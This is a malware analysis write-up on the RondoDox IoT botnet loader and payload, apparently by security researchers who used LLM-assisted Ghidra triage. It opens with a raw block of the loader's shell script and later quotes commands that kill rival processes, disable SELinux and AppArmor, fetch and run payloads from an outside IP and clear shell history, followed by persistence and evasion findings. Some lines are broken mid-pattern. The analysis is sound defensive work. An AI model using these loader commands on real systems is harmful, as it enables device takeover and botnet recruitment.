for p in /proc/[0-9]*; do pid=${p##*/}; [ ! -e "$p/exe" ] && kill -9 "$pid" && continue; exelink=`ls -l "$p/exe" 2>/dev/null`; [[ "$exelink" == *"/lib"* ]] && continue
 for dir in tmp var dev mnt run home; do [[ "${exelink#*/$dir/}" != "$exelink" ]] && kill -9 "$pid" && break; done; done
setenforce 0
service apparmor stop
mount -o remount,rw /||sudo mount -o remount,rw /
rm -rf /var/cache/* ~/.cache
cd /dev
rm -f arc arm arm4 arm5 arm6 arm7 arm8 aarch64 i486 i586 i686 x86 x86_64 x86_32 m68k mips mipsel mpsl powerpc ppc powerpc-440fp sh4 sparc spc csky *.arc *.arm *.arm4 *
arm5 *.arm6 *.arm7 *.arm8 *.aarch64 *.i486 *.i586 *.i686 *.x86 *.x86_64 *.x86_32 *.m68k *.mips *.mipsel *.mpsl *.powerpc *.ppc *.powerpc-440fp *.sh4 *.sparc *.spc *.
csky
echo >/dev/shm/.t && cd /dev/shm && rm -f arc arm arm4 arm5 arm6 arm7 arm8 aarch64 i486 i586 i686 x86 x86_64 x86_32 m68k mips mipsel mpsl powerpc ppc powerpc-440fp sh4
sparc spc csky *.arc *.arm *.arm4 *.arm5 *.arm6 *.arm7 *.arm8 *.aarch64 *.i486 *.i586 *.i686 *.x86 *.x86_64 *.x86_32 *.m68k *.mips *.mipsel *.mpsl *.powerpc *.ppc *.
powerpc-440fp *.sh4 *.sparc *.spc *.csky; rm -f /dev/shm/.t
echo >/run/.t && cd /run && rm -f arc arm arm4 arm5 arm6 arm7 arm8 aarch64 i486 i586 i686 x86 x86_64 x86_32 m68k mips mipsel mpsl powerpc ppc powerpc-440fp sh4 sparc
spc csky *.arc *.arm *.arm4 *.arm5 *.arm6 *.arm7 *.arm8 *.aarch64 *.i486 *.i586 *.i686 *.x86 *.x86_64 *.x86_32 *.m68k *.mips *.mipsel *.mpsl *.powerpc *.ppc *.
powerpc-440fp *.sh4 *.sparc *.spc *.csky; rm -f /run/.t
echo >$HOME/.t && cd $HOME && rm -f arc arm arm4 arm5 arm6 arm7 arm8 aarch64 i486 i586 i686 x86 x86_64 x86_32 m68k mips mipsel mpsl powerpc ppc powerpc-440fp sh4 sparc
spc csky *.arc *.arm *.arm4 *.arm5 *.arm6 *.arm7 *.arm8 *.aarch64 *.i486 *.i586 *.i686 *.x86 *.x86_64 *.x86_32 *.m68k *.mips *.mipsel *.mpsl *.powerpc *.ppc *.
powerpc-440fp *.sh4 *.sparc *.spc *.csky; rm -f $HOME/.t
echo >/mnt/.t && cd /mnt && rm -f arc arm arm4 arm5 arm6 arm7 arm8 aarch64 i486 i586 i686 x86 x86_64 x86_32 m68k mips mipsel mpsl powerpc ppc powerpc-440fp sh4 sparc
spc csky *.arc *.arm *.arm4 *.arm5 *.arm6 *.arm7 *.arm8 *.aarch64 *.i486 *.i586 *.i686 *.x86 *.x86_64 *.x86_32 *.m68k *.mips *.mipsel *.mpsl *.powerpc *.ppc *.
powerpc-440fp *.sh4 *.sparc *.spc *.csky; rm -f /mnt/.t
echo >/tmp/.t && cd /tmp && rm -f arc arm arm4 arm5 arm6 arm7 arm8 aarch64 i486 i586 i686 x86 x86_64 x86_32 m68k mips mipsel mpsl powerpc ppc powerpc-440fp sh4 sparc
spc csky *.arc *.arm *.arm4 *.arm5 *.arm6 *.arm7 *.arm8 *.aarch64 *.i486 *.i586 *.i686 *.x86 *.x86_64 *.x86_32 *.m68k *.mips *.mipsel *.mpsl *.powerpc *.ppc *.
powerpc-440fp *.sh4 *.sparc *.spc *.csky; rm -f /tmp/.t
echo >/data/local/tmp/.t && cd /data/local/tmp && rm -f arc arm arm4 arm5 arm6 arm7 arm8 aarch64 i486 i586 i686 x86 x86_64 x86_32 m68k mips mipsel mpsl powerpc ppc
powerpc-440fp sh4 sparc spc csky *.arc *.arm *.arm4 *.arm5 *.arm6 *.arm7 *.arm8 *.aarch64 *.i486 *.i586 *.i686 *.x86 *.x86_64 *.x86_32 *.m68k *.mips *.mipsel *.mpsl *.
powerpc *.ppc *.powerpc-440fp *.sh4 *.sparc *.spc *.csky; rm -f /data/local/tmp/.t
echo >/run/user/0/.t && cd /run/user/0 && rm -f arc arm arm4 arm5 arm6 arm7 arm8 aarch64 i486 i586 i686 x86 x86_64 x86_32 m68k mips mipsel mpsl powerpc ppc
powerpc-440fp sh4 sparc spc csky *.arc *.arm *.arm4 *.arm5 *.arm6 *.arm7 *.arm8 *.aarch64 *.i486 *.i586 *.i686 *.x86 *.x86_64 *.x86_32 *.m68k *.mips *.mipsel *.mpsl *.
powerpc *.ppc *.powerpc-440fp *.sh4 *.sparc *.spc *.csky; rm -f /run/user/0/.t
echo >/etc/.t && cd /etc; rm -f /etc/.t
echo >/var/log/.t && cd /var/log; rm -f /var/log/.t
echo >/var/run/.t && cd /var/run && rm -f arc arm arm4 arm5 arm6 arm7 arm8 aarch64 i486 i586 i686 x86 x86_64 x86_32 m68k mips mipsel mpsl powerpc ppc powerpc-440fp sh4
sparc spc csky *.arc *.arm *.arm4 *.arm5 *.arm6 *.arm7 *.arm8 *.aarch64 *.i486 *.i586 *.i686 *.x86 *.x86_64 *.x86_32 *.m68k *.mips *.mipsel *.mpsl *.powerpc *.ppc *.
powerpc-440fp *.sh4 *.sparc *.spc *.csky; rm -f /var/run/.t
echo >/var/tmp/.t && cd /var/tmp && rm -f arc arm arm4 arm5 arm6 arm7 arm8 aarch64 i486 i586 i686 x86 x86_64 x86_32 m68k mips mipsel mpsl powerpc ppc powerpc-440fp sh4
sparc spc csky *.arc *.arm *.arm4 *.arm5 *.arm6 *.arm7 *.arm8 *.aarch64 *.i486 *.i586 *.i686 *.x86 *.x86_64 *.x86_32 *.m68k *.mips *.mipsel *.mpsl *.powerpc *.ppc *.
powerpc-440fp *.sh4 *.sparc *.spc *.csky; rm -f /var/tmp/.t
```

## 1. Environment cleanup and process hygiene

The script first silences its own output and avoids running in an interactive shell:

```
exec > /dev/null 2>&1
[ -t 0 ] && exit 0
```

This ensures that any errors or messages are not visible to the user or logged to a terminal session.

It then iterates over existing processes and kills those whose executables live in typical writable locations such as `/tmp`, `/var`, `/mnt`, `/run`, or `/home`, but it avoids killing processes whose executable path includes /lib to reduce the risk of breaking core system services.

```
for p in /proc/[0-9]*; do
    pid=${p##*/}
    [ ! -e "$p/exe" ] && kill -9 "$pid" && continue
    exelink=`ls -l "$p/exe"`
    [[ "$exelink" == *"/lib"* ]] && continue
    for dir in tmp var dev mnt run home; do
        [[ "${exelink#*/$dir/}" != "$exelink" ]] && kill -9 "$pid" && break
    done
done
```

This behaviour is typical of botnet loaders trying to remove competing malware or previously dropped copies so they can fully control the device.

In one observed variant that was later seen around December, the script extends this logic with explicit anti-competition measures. It terminates processes associated with known cryptominers and prior bot infections (e.g., `xmrig`, `linuxsys`, `health.sh`, `stink.sh`) and disables an existing miner service (`c3pool_miner`). These actions are consistent with common IoT botnet behavior aimed at evicting rival malware and reclaiming system resources. However, they do not alter the script's primary role as a multi-architecture payload loader.

```
#!/bin/sh
# rondo2012@atomicmail.io
exec > /dev/null 2>&1
[ -t 0 ] && exit
#
rm -f /dev/health.sh /dev/stink.sh /dev/shm/fghgf /dev/fghgf /tmp/fghgf /tmp/config.json /dev/ijnegrrinje.json
sudo killall -9 health.sh stink.sh bot x86 fghgf xmrig linuxsys;sudo pkill -9 health.sh;sudo pkill -9 stink.sh;sudo pkill -9 fghgf;sudo pkill -9 xmrig;
sudo pkill -9 linuxsys
killall -9 health.sh stink.sh bot x86 fghgf xmrig;pkill -9 health.sh;pkill -9 stink.sh;pkill -9 fghgf;pkill -9 xmrig;pkill -9 linuxsys
systemctl disable c3pool_miner
systemctl stop c3pool_miner
```

## 2. Weakening local security controls

Once the environment is clean, the script attempts to reduce defensive friction by disabling mandatory access control and making the filesystem easier to modify:

```
setenforce 0
service apparmor stop
mount -o remount,rw / || sudo mount -o remount,rw /
```

Disabling SELinux/AppArmor and remounting root folder as read-write makes it easier for the malware to drop binaries, adjust permissions, and potentially tamper with system files or persistence locations.

## 3. Finding a writable working directory

Next, the script needs a place to operate from. It probes multiple directories (including common temporary locations and, if permissions allow, system paths) by writing a `.t` marker file.

```
echo >/dev/shm/.t && cd /dev/shm && rm -f /dev/shm/.t
echo >/run/.t && cd /run && rm -f /run/.t
echo >$HOME/.t && cd $HOME && rm -f $HOME/.t
echo >/mnt/.t && cd /mnt && rm -f /mnt/.t
echo >/tmp/.t && cd /tmp && rm -f /tmp/.t
echo >/data/local/tmp/.t && cd /data/local/tmp && rm -f /data/local/tmp/.t
echo >/run/user/0/.t && cd /run/user/0 && rm -f /run/user/0/.t
echo >/etc/.t && cd /etc; rm -f /etc/.t
echo >/var/log/.t && cd /var/log; rm -f /var/log/.t
echo >/var/run/.t && cd /var/run && rm -f /var/run/.t
echo >/var/tmp/.t && cd /var/tmp && rm -f /var/tmp/.t
echo >/media/.t && cd /media; rm -f /media/.t
echo >/usr/bin/.t && cd /usr/bin; rm -f /usr/bin/.t
echo >/bin/.t && cd /bin; rm -f /bin/.t
```

By the end of this sequence, the script is running from a directory where it has confirmed write access, which is important for reliably dropping and running binaries on different types of systems.

## 4. Setting up the local staging area

After it finds a writable location, the script creates a staging directory called lib, moves into it, and removes any previous remnants of its own files:

```
mkdir lib
(chmod 755 lib || busybox chmod 755 lib) && cd lib
rm -rf rondo
rm -rf rondo.*
```

This gives it a clean workspace where it can download, adjust, and execute the architecture-specific payloads without clashing with older versions.

## 5. Downloading and executing architecture-specific payloads

The core of the script is a long, repeated pattern for each supported architecture. For every architecture (e.g. mipsel, mips, x86_64, armv6l, armv5l, sh4, sparc, and many others), it performs the same three actions: download, prepare, and execute. Some variants download to a temporary hidden name (e.g., .pwjoqbcv) before renaming to rondo, but the staging goal is identical.

Download with multiple fallbacks:

```
wget hxxp[://]74[.]194[.]191[.]52/rondo[.]mipsel ||
curl -O hxxp[://]74[.]194[.]191[.]52/rondo[.]mipsel ||
busybox wget hxxp[://]74[.]194[.]191[.]52/rondo[.]mipsel
```

Normalize the file name and make it executable:

```
cat rondo.mipsel > rondo || busybox cat rondo.mipsel > rondo || mv rondo.mipsel >
rondo
chmod 777 rondo || busybox chmod 777 rondo || chmod +x rondo
```

Kill any existing instance and execute the new one with an architecture-tagged argument:

```
killall -9 rondo; pkill -9 rondo
sudo ./rondo "linksysre.mipsel"; [ $? -eq 137 ] && exit 0
./rondo "linksysre.mipsel"; [ $? -eq 137 ] && exit 0
```

Across different samples, this label varies (e.g., `react`, `tenda`, `proscend`, `linksysre`), indicating campaign- or device-specific configuration rather than a change in loader behavior. This pattern is then repeated for each architecture (`rondo.mips`, `rondo.x86_64`, `rondo.armv5l`, `rondo.sh4`, `rondo.sparc`, etc.) using the corresponding `linksysre.<arch>` argument. That argument likely acts as a campaign or build identifier inside the binary, and the repetition across architectures shows that all variants are part of the same codebase and operational setup shows that all variants are part of the same loader framework and likely share a common codebase and operational setup.

## 6. Resilience and cleanup

Throughout the script, almost every important step is guarded with fallbacks (`wget → curl → busybox wget`, `chmod → busybox chmod`, `cat → busybox cat → mv`), which makes the loader resilient across devices with different toolsets.

At the very end, it attempts to erase traces of manual execution by clearing the shell history and exiting cleanly:


```
history -c
exit 0
```

This final step reduces the chance that an administrator or incident responder will see the exact commands used if they rely on standard shell history for investigation.

Once the groundwork is complete, the script proceeds through a uniform, repeatable workflow to download and execute an architecture specific binary that are representing a compiled variant of the same malware. The use of multiple fallback mechanisms, consistent naming conventions, and architecture tagged execution arguments reflects a well-structured, scalable deployment strategy typical of mature IoT botnet operations. In short, the script is not just a downloader; it is a fully engineered compatibility layer that guarantees the malware can run successfully on nearly any compromised device.

# RondoDox analysis

For the core payload analysis, we focused on examining the sample with LLM assistance. All reversing was performed in Ghidra, with GhidraMCP (LaurieWired's MCP integration) used as a productivity layer. This setup was selected because it enabled faster triage and deeper coverage while relying exclusively on free tools and free-to-use LLM resources (e.g., Claude Sonnet 4.5).



Multiple payload builds across different CPU architectures were reviewed during this study. To avoid repeating the same logic in several places, this report presents one detailed walkthrough of the core payload. The malware's overall goals and workflow remain consistent across architectures, and other analysis report can be found in later sections.


**Analysis Scope**
This analysis focuses on reconstructing the execution flow and validating a subset of high-signal capabilities from static reverse engineering, with LLM assistance used to accelerate navigation

## LLM-assisted speed triage

As an initial step, we performed rapid static triage using the setup described above. Claude (via the MCP integration) was used to accelerate analysis by surfacing high-signal areas—prioritizing suspicious code regions, proposing clearer function/variable names, and flagging artifacts suitable for pivots (e.g., strings, paths, and network indicators). All outputs were validated directly in Ghidra before being incorporated into this report.

For this analysis, we used the RondoDox sample from MalwareBazaar for static reverse engineering and artifact extraction, which was seen around November 28 2025.

Below are some of the key findings from Ghidra-MCP.



KEY FINDINGS

**1. Network Capabilities**

- **HTTP C2 Communication:** Custom HTTP client with multiple User-Agent options
- **Custom User-Agent:** "rondo" - unique identifier for this botnet
- **SSH Banner:** "SSH-2.0-MoTTY_Release_0.82" - indicates SSH scanning/brute-force capability
- **C2 Contact:** rondo2012@atomicmail.io

**2. Persistence Mechanisms**

- **Init Script:** LSB-compliant /etc/init.d/rondo script
- **Inittab Entry:** System V init persistence via /etc/inittab
- **Cron Jobs:** Multiple @reboot entries (user and root level)
- **Systemd Integration:** /lib/systemd path targeting
- **Binary Naming:** All persistence uses ".persisted" suffix

**3. Evasion & Hiding**


- **Process Disguise:** Masquerades as "softirq" (kernel thread) and "performance"
- **8 Obfuscated Paths:** /dwsbme, /nqqbsc, /ahwdze, /ereghx, /hhrqwk, /dcwkkb, /cjtzgw, /gaajct
- **String Encoding:** ~20 encoded strings in .data section with custom decode table
- **Statically Linked:** No dynamic dependencies to avoid library-based detection

**4. Anomalies**

- **Massive BSS Section:** 4.2 MB of uninitialized data (0x00464df0 - 0x00878f87)
  - Likely purpose: Large-scale scan results, target lists, or DDoS buffers
